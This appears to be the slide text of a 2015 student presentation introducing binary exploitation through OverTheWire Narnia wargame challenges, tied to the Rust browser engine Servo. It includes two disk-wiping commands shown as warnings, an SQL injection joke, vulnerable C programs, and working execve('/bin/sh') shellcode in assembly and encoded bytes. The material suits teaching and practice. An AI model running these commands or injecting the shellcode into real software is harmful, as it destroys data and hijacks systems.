Introduction to Binary Exploitation (and its relevance to Servo) - RCOS Presentation

Avi Weinstock

November 6, 2015

What is Servo?


- Web browser engine
- Written in Rust
- Goal: replace Gecko (Firefox's engine, written in C++)

Trusted vs. Untrusted input

- Trusted input

```
# Don't actually run these, they're dangerous
rm -rf --no-preserve-root /
dd if=/dev/urandom of=/dev/sda bs=4096
```

- Untrusted input[1]


HI, THIS IS YOUR SON'S SCHOOL. WE'RE HAVING SOME COMPUTER TROUBLE.
OH, DEAR – DID HE BREAK SOMETHING?
IN A WAY–
DID YOU REALLY NAME YOUR SON Robert'); DROP TABLE Students;-- ?
OH. YES. LITTLE BOBBY TABLES, WE CALL HIM.
WELL, WE'VE LOST THIS YEAR'S STUDENT RECORDS. I HOPE YOU'RE HAPPY.
AND I HOPE YOU'VE LEARNED TO SANITIZE YOUR DATABASE INPUTS.

[1] https://xkcd.com/327/

Basic memory corruption

```
ssh narnia0@narnia.labs.overthewire.org
```

```
#include <stdio.h>
#include <stdlib.h>

int main(){
        long val=0x41414141;
        char buf[20];

        printf("Correct val’s value from 0x41414141 -> 0xdeadbeef!\n");
        printf("Here is your chance: ");
        scanf("%24s",&buf);

        printf("buf: %s\n",buf);
        printf("val: 0x%08x\n",val);

        if(val==0xdeadbeef)
                system("/bin/sh");
        else {
                printf("WAY OFF!!!!\n");
                exit(1);
        }

        return 0;
}
```

Shellcode

```
# grep execve /usr/include/x86_64-linux-gnu/asm/unistd_32.h
# #define __NR_execve  11
# man 2 execve
# int execve(const char *filename, char *const argv[], char *const envp[]);
# https://en.wikibooks.org/wiki/X86_Assembly/Interfacing_with_Linux
# eax = syscall[eax](ebx, ecx, edx, esi, edi, ebp)
xor %eax, %eax
xor %ecx, %ecx
xor %edx, %edx
mov $11, %al
jmp strLiteral
afterStrLiteral:
pop %ebx
int $0x80
strLiteral:
call afterStrLiteral
.string "/bin/sh"
```

```
const char main[] =
    "\x31\xc0\x31\xc9\x31\xd2\xb0\x0b\xeb\x03\x5b\xcd\x80"
    "\xe8\xf8\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68\x00";
```

Use of shellcode

```
ssh narnia1@narnia.labs.overthewire.org
```

```
#include <stdio.h>

int main(){
        int (*ret)();

        if(getenv("EGG")==NULL){
                printf("Give me something to execute"
                       " at the env-variable EGG\n");
                exit(1);
        }

        printf("Trying to execute EGG!\n");
        ret = getenv("EGG");
        ret();

        return 0;
}
```

Injecting shellcode

```
ssh narnia2@narnia.labs.overthewire.org
```

```
#include <stdio.h>
#include <string.h>
#include <stdlib.h>

int main(int argc, char * argv[]){
        char buf[128];

        if(argc == 1){
                printf("Usage: %s argument\n", argv[0]);
                exit(1);
        }
        strcpy(buf,argv[1]);
        printf("%s", buf);

        return 0;
}
```

Thanksgiving

- Professor Goldschmidt
- Professor Moorthy
- The Mozilla Project
- RCOS's current sponsors
- All of RCOS
- All of RPISEC
- `http://overthewire.org/wargames/`
- Randall Munroe